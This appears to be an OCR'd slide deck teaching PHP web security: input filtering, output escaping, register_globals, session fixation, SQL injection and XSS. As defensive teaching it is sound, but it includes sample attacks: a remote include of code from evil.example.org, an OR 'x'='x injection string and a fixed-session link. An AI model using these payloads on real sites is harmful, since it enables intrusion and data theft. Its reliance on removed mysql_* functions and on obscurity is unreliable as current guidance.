
PHP Security

Two Golden Rules

1. FILTER external input
   - Obvious.. **`$_POST`**, **`$_COOKIE`**, etc.
   - Less obvious.. **`$_SERVER`**

2. ESCAPE output
   - Client browser
   - MYSQL database

Two Golden Rules



Filtering

- Process by which you **inspect** data to **prove** its validity.
- Adopt a whitelist approach if possible: assume the data is invalid unless you can prove otherwise.
- Useless unless you can keep up with what has been filtered and what hasn't…

Filter example

```
$clean = array();

if (ctype_alnum($_POST['username']))

{

$clean['username'] = $_POST['username'];

}
```

Filter example

```
$clean = array();

if (ctype_alnum($_POST['username']))

{

$clean['username'] = $_POST['username'];

}
```

Initialise an array to store filtered data.

Filter example

```
$clean = array();

if (ctype_alnum($_POST['username']))

{

$clean['username'] = $_POST['username'];

}
```

Inspect username to make sure that it is alphanumeric.

Filter example

```
$clean = array();

if (ctype_alnum($_POST['username']))

{

$clean['username'] = $_POST['username'];

}
```

If it is, store it in the array.

Escaping Output

- Process by which you escape characters that have a special meaning on a remote system.
- Unless you're sending data somewhere unusual, there is probably a function that does this for you..
- The two most common outputs are xhtml to the browser (use **`htmlentities()`**) or a MYSQL db (use **`mysql_real_escape_string()`**).

Escape example

```
$xhtml = array();
$xhtml['username'] = htmlentities($clean['username'],
                                  ENT_QUOTES,
                                  'UTF-8');

echo "<p>Welcome back, {$xhtml['username']}.</p>";
```

Escape example

```
$xhtml = array();
$xhtml['username'] = htmlentities($clean['username'],
                                  ENT_QUOTES,
                                  'UTF-8');

echo "<p>Welcome back, {$xhtml['username']}.</p>";
```

Initialize an array for storing escaped data.

Escape example

```
$xhtml = array();
$xhtml['username'] = htmlentities($clean['username'],
                                  ENT_QUOTES,
                                  'UTF-8');

echo "<p>Welcome back, {$xhtml['username']}.</p>";
```

Escape the filtered username, and store it in the array.

Escape example

```
$xhtml = array();
$xhtml['username'] = htmlentities($clean['username'],
                                  ENT_QUOTES,
                                  'UTF-8');
```

```
echo "<p>Welcome back, {$xhtml['username']}.</p>";
```

Send the filtered and escaped username to the client.

That’s it!

- If you follow these rules religiously, you will produce secure code that is hard to break.
- If you don’t, you will be susceptible to..

Next: COMMON ATTACK METHODS

Register Globals: Eh?

- All superglobal variable array indexes are available as variable names..

  e.g. in your scripts:

  `$_POST['name']` is available as **`$name`**
  `$_COOKIE['age']` is available as **`$age`**

- Most PHP installations have this option turned **off**, but you should make sure your code is secure if it is turned on.

Register Globals: Example

```
<?php include "$path/script.php"; ?>
```

If you forget to initialise $path, and have register_globals enabled, the page can be requested with ?path=http%3A%2F%2Fevil.example.org%2F%3F in the query string in order to equate this example to the following:

```
include 'http://evil.example.org/?/script.php';
```

i.e. a malicious user can include any script in your code..

Register Globals: Solution

- Be aware that with register globals on, any user can inject a variable of any name into your PHP scripts.

- **ALWAYS EXPLICITLY INITIALISE YOUR OWN VARIABLES!**

Spoofed Forms: Eh?

- Be aware that anybody can write their own forms and submit them to your PHP scripts.
- For example, using a select, checkbox or radio button form input does not guarantee that the data submitted will be one of *your* chosen options…

Spoofed Forms: Example

The form written by a web developer to be submitted to a page:

```
<form action="/process.php" method="POST">
    <select name="colour">
        <option value="red">red</option>
        <option value="green">green</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit" />
</form>
```

The user writes their own form to submit **to the same page**:

```
<form action="http://example.org/process.php" method="POST">
    <input type="text" name="colour" />
    <input type="submit" />
</form>
```

Spoofed Forms: Solution


- Users can submit whatever they like to your PHP page… and it will be accepted *as long as it conforms to **your** rules.*
- Make sure all your rules are checked by the PHP external data filter, don't rely on a form to exert rules for you.. They can be changed!

Session Fixation: Eh?

- Session attacks nearly always involve impersonation – the malicious user is trying to ‘steal’ someone else’s session on your site.
- The crucial bit of information to obtain is the session id, and session fixation is a technique of stealing this id.

Session Fixation: Eh?

1. The malicious user hosts a page with links to your site/emails around spam links to your site with a session id **already set**.



… <a href="http://example.com/index.php?PHPSESSID=1234" …

Session Fixation: Eh?

2. A client follows one of these links and is directed to your site, where they login.
3. Now.. the malicious user knows the session id (he/she set it!), and can ‘hijack’ the session by browsing to your site using the same session id.
4. Malicious user is now logged in as one of your legitimate clients. Ooops.

Session Fixation: Solution

- To protect against this type of attack, first consider that hijacking a session is only really useful after the user has logged in or otherwise obtained a heightened level of privilege.
- If we regenerate the session identifier whenever there is any change in privilege level (for example, after verifying a username and password), we will have practically eliminated the risk of a successful session fixation attack.

Session Fixation: Solution

`session_regenerate_id()`

Conveniently, PHP has a function that does all the work for you, and regenerates the session id. Regenerate the session id using this function before any change in privilege level.

SQL Injection: Eh?

- The goal of SQL injection is to insert arbitrary data, most often a database query, into a string that's eventually executed by the database.

SQL Injection: Example

- Consider this query executed in PHP on a MYSQL db, where the email text has been submitted from the user:

```
"SELECT * FROM members
   WHERE email = '{$_POST['email']}'"
```

SQL Injection: Example

- The use of **`$_POST[..]`** in the query should immediately raise warning flags.
- Consider if a user submitted the following email: **`dummy' OR 'x'='x`**
- The query now becomes,

```
SELECT * FROM members
WHERE email = 'dummy' OR 'x'='x'
```

..which will return the details of all members!

SQL Injection: Solution


- Filter input data.
- Quote your data. If your database allows it (MySQL does), put single quotes around all values in your SQL statements, regardless of the data type.
- Escape your data. For a MySQL db, use the function `mysql_real_escape_string()`

Accessing Credentials

- Sometimes you need to store sensitive data on your server such as database passwords, usernames, etc.

- There are various options…

Accessing Credentials



1. Don't store passwords in an included file *without* a *.php extension but in a web accessible directory…!
2. You can store in a *.php file under the root (i.e. web accessible). OK, but not great. If your PHP parse engine fails, this data will be on plain view to the entire world.
3. Better, is to keep as much code as possible, including definition of passwords, in included files outside of the web accessible directories.
4. With an Apache server, there are various techniques to include passwords and usernames as environment variables, accessed in PHP by the $_SERVER superglobal.

Cross-Site Scripting (XSS)

- This is a good example of why you should always escape all output, even for xhtml…

```
echo "<p>Welcome back, {$_GET['username']}.</p>";
```

```
echo "<p>Welcome back, <script>...</script>.</p>";
```

XXS: The Solution

- And again..

  Filter input.

  Escape Output.
- Be especially careful if you are writing user input to a file, which is later `include`d into your page.. Without checking, the user can then write their own PHP scripts for inclusion.

The ‘magic’ of PHP

- Recent versions of PHP have gone some way to tightening security, and one of the newer things is ‘magic quotes’. If turned on, this automatically escapes quotation marks and backslashes in any incoming data.
- Although useful for beginners, it cannot be relied upon if you want to write portable code.

http://docs.php.net/en/security.magicquotes.html

The ‘magic’ of PHP: banished!

- To know where you are starting from, you can use the `get_magic_quotes_gpc()` function to tell if they are on or off.
- To start from a consistent point, use `stripslashes()` to remove any escape characters added by ‘magic quotes’.

  e.g.

```
if (get_magic_quotes_gpc()) {
$thing = stripslashes($_POST['thing']);
}
```

Phew.. But don’t panic!

- Open Source PHP code needs to be rock solid in terms of security, as everyone can look through the code.
- In your bespoke solutions, malicious users will have to try to guess.. Much harder!

Review

Filter Input

+

Escape Output

=

Secure Code